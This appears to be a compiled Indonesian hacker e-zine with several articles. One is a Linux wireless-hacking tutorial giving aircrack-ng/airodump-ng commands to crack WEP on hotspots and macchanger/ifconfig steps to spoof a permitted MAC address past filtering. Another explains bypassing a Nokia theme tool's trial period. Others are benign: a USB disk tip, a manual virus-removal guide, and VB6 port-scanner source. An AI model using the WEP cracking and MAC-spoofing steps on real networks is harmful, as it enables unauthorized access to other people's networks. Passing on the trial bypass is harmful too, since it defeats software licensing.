| D†™X pHÂ^eŸ"□%□û†Ô#ib]=□□,L\ "iüýË□□\$Ëpâ□,ã!%Ë□o□)^>©□æ«4 | ^ |

| <| ##### | > |

(Walah, bahasa binatang apa ini??)

Teks yang telah dienkripsi terlihat seperti karakter sampah yang tidak berguna. Anda segera klik “Save” dan teks akan disimpan dalam file bernama **encrypted.log**. Kemudian anda mengirimkan file encrypted.log ke semua anggota team. Dan tentu saja mereka semua sudah tahu Passkey yang digunakan untuk mendekripsi kembali.

Agar pesan dapat dimengerti, semua anggota team anda harus membuka file encrypted.log dengan notepad dan kemudian melakukan copy-paste isinya ke **Plain text** dan klik “Encrypt – Decrypt” kemudian anggota anda akan mendapatkan pesan rahasianya di **Encrypted Text –Chiphertext**.

Selamat menjalankan tugas rahasia Pak.

Cr3d1tZ


logya ree C R< y P T



Code name : YF-Crypt vers.1.0

Description : Binary Encryption Engine

Compiler : Microsoft Visual Basic 6.0

Author : poni

System : Windows 95, 98, XP

Size : 440 kb

Sites : <http://www.poniponi.tk>
<http://www.yogyafree.net>


Yogyafree Software Development Team, 2008

---end of encryption---

Referensi
[1]Wikipedia Indonesia
[2]CD Yogyafree
[3]PC Mild

Wireless Hacking di Linux

Penulis : Onno W. Purbo



Informasi dan Pengetahuan yang terkandung disini diperuntukan sebagai pembelajaran semata. Bukan untuk digunakan untuk melakukan tindak kejahatan maupun melawan hukum. Anda yang melakukan tindak tersebut, berada di luar tanggung jawab penulis tulisan ini & harus berhadapan sendiri dengan aparat penegak hukum.

Ada tiga (3) objektif / tujuan teknik yang akan di terangkan disini, yaitu,

- Teknik membobol WEP
- Teknik membobol MAC filter.
- Teknik melihat Hidden SSID

Asumsi

- Chipset Wireless yang digunakan adalah Intel, seperti, ipw2200. Kalau anda cukup beruntung menggunakan chipset Atheros anda dapat melakukan hal-hal yang lebih dahsyat.

Aplikasi yang perlu disiapkan.

Beberapa paket software yang dibutuhkan

```
# apt-get install gcc g++ linux-kernel-headers libpcap0.8 libpcap0.8-dev \
libnet1 libnet1-dev libdnet libdnet-dev subversion python2.4 \
python2.4-dev python-pyx python-crypto python-psyco dhcp3-server \
bind9 apache2
```

Install beberapa aplikasi yang lebih fokus untuk hacking wireless

```
# apt-get install kismet scapy macchanger ettercap dsniff aircrack-ng
```

Scanning Hotspot

Scanning Keberadaan HotSpot dapat dilakukan menggunakan text mode.

iwlist

Cara yang paling sederhana adalah menggunakan perintah

```
# iwlist scanning
```

Kismet

cara yang lebih rumit menggunakan kismet

```
# apt-get install kismet
# vi /etc/kismet/kismet.conf
source=none,none,addme --> source=ipw3945,wlan0,ipwsource
source=none,none,addme --> source=zd1211,eth1,zysource
```

Baca <http://www.kismetwireless.net/documentation.shtml> untuk melihat source yang dikenali Kismet

```
# kismet
```

airodump

Mematikan mode monitor di WLAN interface eth1

```
# airmon-ng stop eth1
```

Mengaktifkan mode monitor di WLAN interface eth1

```
# airmon-ng start eth1
```

Scanning melalui WLAN interface eth1

```
# airodump-ng eth1
```

Menjebol WEP menggunakan airodump dan aircrack

Bagian yang lumayan membuat pusing kepala adalah teknik untuk menjebol WEP. Teknik berikut ini membutuhkan traffic paket yang sangat besar, biasanya akan mudah dilakukan jika ada yang sedang melakukan transfer file di jaringan HotSpot. Jika tidak ada traffic sama sekali, sampai kapanpun akan susah untuk di crack WEP-nya.

Kita perlu mencatat tiga (3) hal, yaitu,

- (1) BSSID / MAC Addresss AP
- (2) MAC address WLAN kita
- (3) Channel yang digunakan AP.

Misalnya,

BSSID	00:30:4F:4E:2B:50
WIFI	00:11:6b:33:d3:90
CHANNEL	2

Untuk memudahkan operasi ada baiknya melakukan

```
# export AP=00:30:4F:4E:2B:50
# export WIFI=00:11:6b:33:d3:90
# export CHANNEL=1
```

Jalankan airodump di WLAN eth1

```
# airodump-ng --ivs -w hasilcapture --bssid $AP --channel $CHANNEL eth1
```

Jalankan aircrack untuk mengcrack WEP

```
# aircrack-ng -a 1 -e essidapyangakandicrack -n 64 hasilcapture-01.ivs
```

Anda akan membutuhkan banyak IVS, pastikan traffic cukup tinggi. Hal ini akan mudah jika ada yang sedang transfer file di jaringan HotSpot.

Melewati Pembatasan Mac Address

Sebagian AP akan memfilter MAC address client. Teknik menemukan MAC address client yang di iijinkan lewat oleh AP menggunakan Kismet adalah

```
# kismet
```

Lakukan

space

S - untuk men-sort

S - untuk men-sort terhadap SSID

Panah Bawah - Letakan di SSID AP yang kita inginkan.

ENTER - detail AP

C - lihat siapa saja & MAC address client AP tersebut

Pastikan airmon tidak aktif di WLAN eth1

```
# airmon-ng stop eth1
```


Untuk mengubah MAC address dari WLAN di eth1 menjadi sama dengan MAC address client yang diijinkan AP

```
# ifconfig eth1 down
# ifconfig eth1 hw ether 00:16:CF:C1:FA:F5
# ifconfig eth1 up
```

Alternatif lain

```
# ifconfig eth1 down
# macchanger -mac 00:16:CF:C1:FA:F5 eth1
# ifconfig eth1 up
```

atau untuk random MAC address

```
# macchanger -r eth1
```

Menemukan Hidden SSID

Cara yang paling ampuh untuk menemukan Hidden SSID adalah menggunakan kismet

```
# kismet
```

Hidden SSID akan berwarna biru dan di tutup oleh tanda <>.

-----,end, -----

Manual Crack S40 Theme Studio 2.2

Penulis : Sapta Ady Putra, (uzumaki_sapta@yahoo.com)



Welcome Back,,,, ho .. ho
Ni artikel gw yang ke-2,,,, artikel ini tercipta gara2 percakapan gw dengan temen w,,, so langsung aja ya,

Disuatu tempat yang gelap :

kazu : hy,, pinjem hp u, gw mo smz. plz gw habiz !!!....
Nagato : eh... dasar cumi,,, Cuma minjem, nich....
Kazu : wah, thema di hp u bgs bgt. Gmn cara membuatnya
Nagato : Tau,,, ah... elap
Kazu : ??????@#!\$%!\$%!4*(%*

S40 Theme Studio 2.2 adalah *software* keluaran Nokia, soft ini berguna untuk kamu2 orang yang kepingin membuat *theme* sendiri di hp-nya... ho..ho.. but soft ini hanya bisa membuat *theme* untuk nokia serie 40,, seperti 5300 dll....


- Yang perlu kamu siapkan :
- [-] software S40 Theme Studio 2.2
 - [-] 1 unit computer yg terdiri dari Bla ... bla... bla...
 - [-] imajinasi
 - [-] truss.... Up2u lah....

simak baik2 yo...
Anda mempunyai kesempatan untuk memakai software ini hanya 31 hari saja. bt kan,, kalau software yang penting gini pemakaiannya dibatasi
Ho...hooo... apa lagi harus mengeluarkan uang untuk ngisi kantong si pembuat ni software.... He.. he.. tapi itu masalah u bukan masalah gw.. gw disini cuman bagi ilmu hoho..hoho..

Saat pemakaian / masa trial telah habis, maka akan muncul pesan "Enter the serial number" anda harus mengisi serial number untuk bisa menggunakan software ini



walaupun anda mengisikan serial number sesuka hati u . . . sampai lebaran monyet,tetep aja gak akan bisa,,, malahan akan muncul pesen "Fatal Error" the trial period has ended. You must register this product to run this application again,,, hu..hu.. kasian bgt sih lo.... Hehehe..




Biasanya,,, orang2 yang master ngecrack, pasti akan cari tau bagaimana mengetahui serial number atau memanipulasi software tersebut hingga mengganti serial numbertnya... uuuhh.... Tapi itu terlalu ribet, pa lagi orang seperti kamu,,, pasti gak akan bisa hehehe... (becanda) ..


Kita tidak akan melakukan hal itu,, yang kita lakukan adalah melewati pintu belakang ho..ho.. masuk ke folder S40 Theme Studio 2.2 biasanya terdapat di C:\Nokia\Tools\Nokia_S40_Theme_Studio_2_2 . trus... anda copy icon S4ThemeStudio di tempat yang sama,, sehingga menjadi Copy S40ThemeStudio.




Trus,, trus - trus kayak tukang parkir... he..he..
Klik kanan pada icon copyS40ThemeStudio, kemudian pilih Run as...



Mau gak mau anda pasti melihat tampilan Run As... ya iya lah... oon nich ... hehe.. , , pada tampilan ini centang current user dan protect my computer and data from unauthorized program activity, kemudian klik ok...



Tunggu dan lihat apa yang akan terjadi Zreng.... Computer anda akan rusak parah hehehe... bebanda ... Kini software S40_Theme_Studio bisa kita pakai sesuka hati,,, asyik kan he..he..



Kesimpulan : gw menarik kesimpulan bahwa software S40_Theme_Studio masih mempunyai pintu – pintu yang tidak dikunci... ho..ho..salah satunya melalui Run As.. pintu ini dibuka sangat lebar buat si admin ... hu..hu..hu..

Profile :



Nick : kazu, N4ruto , sapta #akagene
#Yogyafree #Xcode Irc.dal.net,
Irc.plasa.com
Nama : Sapta Ady Putra
Ttl : Baturaja, 23 september 1990
Kontak : uzumaki_sapta@yahoo.com

Kalau ada kemauan pasti ada jalan..... ho..ho..

o... ya buat para master X Code cabang Palembang dan baturaja orang nya kemana nich... kalian yang menghilang pa aku yang tidak tahu kabar,,,, hehehe.... kirim testi di fs gw yaa ho..ho..
uzumaki_Sapta@yahoo.com

End this file !!!! See you All.... ZZzzz...zzZz


Tips Mereset Kapasitas USB Flashdisk (UFD) yang penuh

Penulis : DN4_script (DNA[j4k])




“Pernahkah anda dibuat pusing oleh kapasitas USB FlashDisk yang penuh, padahal data yang anda miliki didalam USB FlashDisk cuma secuil? Menjengkelkan bukan?”

Dalam tulisan ini penulis akan sedikit menguber-uber permasalahan tersebut dan jalan keluarnya. Ok, baru-baru ini penulis pernah merasa heran karena flashdisk berkapasitas 2GB terisi hampir penuh, padahal data dalam flashdisk tersebut hanya 62,4MB. Sungguh sangat mengherankan dengan kapasitas flashdisk yang tinggal hanya 919MB, tidak sesuai dengan kapasitas pemakaian sama sekali bukan? Dan di *folder option*, *Show hidden files and folders* telah diaktifkan dan *Hide protected operating system files (Recommended)* telah dibuang centanganya tetapi tidak ada juga data lain selain data yang telah penulis cek kapasitas filesnya.




Kapasitas Usb FlashDisk yang hampir penuh bukan dengan data



Kapasitas data yang sebenarnya dalam Usb FlashDisk

Nah jika anda pernah mengalami atau mendapatkan hal semacam ini, ikutilah tips dibawah ini.

1. Klik kanan pada Drive yang USB FlashDisk yang bermasalah tadi, pilih *properties*.
2. Pindah ke *Tab Tools*, klik *Check Now..*
3. Pada form *check disk option* dicentang dua-duanya dan klik *start*, tunggu sampai proses komplet (*Disk Check Complete*).
4. Tekan *Ok* dan *close properties*, masuk ke explorer coba lihat di dalam drive flashdisk ada folders *FOUND.000*
5. Hapus Folders *FOUND.000* tersebut beserta isinya, karena Folder *FOUND.000* + Isinya adalah File sampah Windows yang memenuhi FlaskDisk.



6. Nah sekarang coba lihat Properties drive flashdisk anda kapasitasnya telah normal sesuai dengan kapasitas data anda yang ada di dalam FlashDisk.

Note : Tips ini berlaku untuk semua media penyimpanan data di komputer.

/--- Penutup

" Penulis mohon mahan karena dalam penulisan maupun pemaparan ataupun bahasa yang masih sangat memiliki kekurangan, mohon dimaklumi karena sebelum ini penulis belum pernah menulis untuk artikel otomatis ini adalah tulisan penulis yang pertama. Sekali lagi mohon maaf yang agak mendalam karena bagi sebagian penggiat komputer masalah ini sudah basi "

Special thank to :

Allah SWT
Nabi Muhammad SAW
All My Family
ANAK² WWA D'Nanggroe Atjeh Darussalam
My Friend Atas komputernya



Name Mahyuddin, Asli aneuk Atjeh.

YM : yudial


MIRC : #mahyu

My Email : fares_pidie@yahoo.com

My Website : <http://www.dnaj4k.co.cc>

Atasi Virus “Antivirus Update & Indomuzic” secara manual tanpa Antivirus

Penulis : CyberCatZone, www.cybercatzone.wordpress.com



Menurut info yang didapat dari beberapa teman, katanya virus ini termasuk handal [lolos sensor, meski terdeteksi tetapi gak bisa diapa²in].

Lalu saya coba menganalisa dan hasilnya dapat disimpulkan seperti dibawah:

1. Virus ini akan membuat file Antivirus Update.exe di setiap drive [termasuk Flash disk], icon berupa folder
2. Virus ini juga akan membuat folder indomuzic yang berisi file tentang saya.txt dan file video hot buuangett.exe di setiap drive, icon berupa folder
3. Membuat folder javaboot yang berisi file induk [file pemicu] yaitu winlogo.exe di "c:\windows\"
4. Menambahkan value di registry untuk mematikan fungsi TaskManager dan Regedit.
5. Menambahkan value di registry untuk run virus ini pada saat windows booting.

>> Penjelasan :

- File pada point 1 & 2 akan kembali lagi ketika kita menghapusnya. hal ini disebabkan oleh pemicu yaitu file pada point 3. sehingga agar kita dapat menghapus file pada point 1 & 2 kita harus mematikan file pada point 3 terlebih dahulu.
- File pada point 3 telah di lock oleh process, sehingga kita tidak dapat langsung menghapusnya. agar kita dapat menghapusnya dan menghentikannya, kita perlu sebuah aplikasi untuk unlock file ini.

*** saya gunakan **unlock it** [bisa didownload di <http://i-cable.tucows.com/files1/unlockitsetup.exe>]

- Setelah proses unlock berhasil, sekarang kita dapat menghapus file winlogo.exe ini.
- Kemudian kita juga dapat menghapus folder indomuzic dan file Antivirus Update.exe.
- Silakan cari folder atau file diatas di setiap drive.
- Setelah semua file diatas sudah dihapus semua, sekarang saatnya mengembalikan kondisi registry....
- Tentunya dengan mengedit registry..tetapi karena virus ini telah mematikan fungsi Taskmanager dan regedit, kita memerlukan app untuk mengganti regedit dari windows [sebenarnya banyak cara untuk memulihkan registry].

***** saya menggunakan **Registry Workshop**. [bisa didownload di <http://www.torchsoft.com/download/RegistryWorkshop.exe> - ini yang trial, kalo mau yang full beli aja ;p. kalo saya mah cari di rapid]

Software ini mirip banget dengan regedit bawaan windows.

- Langsung aja menuju ke
" [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies](#) "
- Cari dan hapus key System.
- Kita juga perlu menghilangkan pengekseskuan virus saat booting [sebenarnya tidak perlu karena filenya "winlogo.exe" sudah kita hapus]. langsung menuju :
" [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run](#) "
- Cari dan hapus data sysDrive, value menuju ke file "[winlogo.exe](#)"

Hanya ini yang dapat saya sampaikan, apabila ada pertanyaan, saran & kritik silakan pm aja sonic_error or cybercatzone

thanks : Alloh SWT & Nabi Muhammad SAW, xcode crew

Referensi


[1] cybercatzone.wordpress.com

Pemrograman Hack Tool VI
Subject : Port Scanner
Tool : YF-Port Scanner , vers. Open Source
Penulis : poni , ferdianelli@yahoo.com



Nmap (Network Mapping) adalah salah satu tool untuk memetakan jaringan. Nmap mencari port yang terbuka pada sebuah server dan menebak tipe sistem operasi yang berjalan diatasnya. Konsepnya sangat sederhana, yaitu mencoba melakukan koneksi ke port server. Selain Nmap, juga terdapat banyak tool sejenis seperti Ultra scan, super scan dll. Tool semacam ini disebut sebagai port scanner.

Lalu mengapa hacker memerlukan port scanner? Karena port scanner adalah tool yang cukup berperan sebagai pengumpul informasi penting. Untuk mengetahui servis apa saja yang dijalankan oleh sebuah server, kita memerlukan port scanner. Hacker dapat mencari tahu apakah sebuah mesin di internet menjalankan servis FTP, MAILSERVER, SSH dan lain sebagainya.



Gambar : Super Scan (<http://www.foundstone.com>)

Perancangan Proyek


Penulis mencoba menjelaskan dengan cara yang sederhana juga supaya pembaca dapat memahami konsep sebuah port scanner dan anda dapat mengembangkannya sendiri sesuai kebutuhan. Port scanner yang akan penulis paparkan disini dibuat dengan VISUAL BASIC 6.0 dengan komponen ACTIVEX wajibnya yaitu MSWINSCK.OCX. Program & Source code disertakan dalam paket majalah.

Pada X-Code edisi ke 6 yang lalu, penulis telah menjelaskan cara kerja sebuah flooder. Beda antara flooder dgn port scanner adalah flooder hanya mencari satu atau beberapa port yang terbuka dan mengirimkan paket secara terus menerus ke target. Sedangkan port scanner mencari semua port yang terbuka untuk mengidentifikasi sistem.

Perhatikan gambar di bawah ini.
Form hanya terdiri dari 7 komponen utama

- Textbox - txtIP[localhost] - untuk mengisi Alamat IP target.

- TextBox - txtPort[1] - sebagai patokan dimana scanner memulai port.
- Listbox - lstLog - Untuk mencatat port terbuka yang telah terdeteksi oleh scanner
- CommandButton - cmdScan[Mulai] - tombol untuk mengaktifkan timer scanning.
- CommandButton - cmdStop[Stop] - tombol untuk menghentikan timer scanning.
- Timer - timer1 - sebagai interval selama proses scanning berlangsung.
- Winsock - Winsock1 - komponen activex MSWINSCK.OCX untuk membuka dan melakukan koneksi melalui protokol TCP/IP



Gambar YF-Port Scanner

Source Code dan penjelasan

CommandButton - cmdScan[Mulai]

```
Private Sub cmdScan_Click()
If txtIP.Text = "" Then
MsgBox "Isi dulu IP Address target"
ElseIf txtPort.Text = "" Then
MsgBox "Isi dulu Port [Dapat dimulai dari 1]"
Else
lstLog.Clear
Timer1.Interval = 1
Timer1.Enabled = True
lstLog.AddItem ("Sedang memindai port...")
End If
End Sub
```

Penjelasan :

Ketika tombol "Mulai" diklik, maka program akan mengecek apakah IP target dan port sudah diisi. Jika kosong, maka program akan memberikan peringatan. Jika terisi, maka program akan memanggil fungsi Timer.

CommandButton - cmdStop[Stop]

```
Private Sub cmdStop_Click()
Timer1.Enabled = False
lstLog.AddItem ("Memindai port dihentikan...")
End Sub
```

Penjelasan :

Ketika tombol "Stop" diklik, maka program akan menghentikan fungsi timer

CommandButton untuk minimize program

```
Private Sub Command11_Click()
WindowState = 1
End Sub
```

CommandButton untuk menutup program

```
Private Sub Command12_Click()
End
End Sub
```

Timer - timer1

```
Private Sub Timer1_Timer()
On Error Resume Next
Winsock1.Close
txtPort.Text = Int(txtPort.Text) + 1
```

```
Winsock1.RemoteHost = txtIP.Text  
Winsock1.RemotePort = txtPort.Text  
Winsock1.Connect  
End Sub
```

Penjelasan :

